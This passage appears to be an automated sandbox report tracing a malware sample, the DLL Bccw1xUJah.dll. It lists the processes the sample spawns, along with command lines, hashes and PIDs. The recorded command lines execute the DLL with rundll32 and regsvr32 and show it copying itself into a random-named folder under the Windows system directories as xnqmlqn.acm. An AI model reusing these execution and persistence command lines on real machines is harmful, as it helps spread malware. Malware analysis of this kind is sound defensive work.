Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 4824 Parent PID: 3296

General

Start time:	00:59:54
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\Bccw1xUJah.dll
Imagebase:	0x9b0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 5216 Parent PID: 5008

General

Start time:	00:59:54
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 3512 Parent PID: 3296

General

Start time:	00:59:54
Start date:	03/12/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff6b9b10000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 5036 Parent PID: 3296

General

Start time:	00:59:55
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Deleted

Analysis Process: iexplore.exe PID: 6648 Parent PID: 3512

General

Start time:	00:59:55
Start date:	03/12/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3512 CREDAT:17410 /prefetch:2
Imagebase:	0xad0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 4244 Parent PID: 3296

General

Start time:	00:59:59
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_codec_set_threads@8
Imagebase:	0x1260000

File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6828 Parent PID: 3296

General

Start time:	01:00:03
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_create_compress@4
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 6540 Parent PID: 5216

General

Start time:	01:00:22
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4260 Parent PID: 4824

General

Start time:	01:00:23
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6808 Parent PID: 5036

General

Start time:	01:00:25
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Fmnrsgczfqgwqmi\xnqmlqn.acm",uFxzya
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7052 Parent PID: 4244

General

Start time:	01:00:26
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1492 Parent PID: 568

General

Start time:	01:00:32
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 4700 Parent PID: 1492

General

Start time:	01:00:33
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 3296 -ip 3296
Imagebase:	0x920000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6360 Parent PID: 6828

General

Start time:	01:00:33
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 2212 Parent PID: 3296

General

Start time:	01:00:37
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3296 -s 252
Imagebase:	0x920000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 768 Parent PID: 568

General

Start time:	01:00:39
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4088 Parent PID: 6808

General

Start time:	01:00:48
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Fmnrsgczfqgwqmi\xnqmlqn.acm",DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6708 Parent PID: 568

General

Start time:	01:01:10
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3240 Parent PID: 568

General

Start time:	01:01:31
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5768 Parent PID: 568

General

Start time:	01:01:45
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis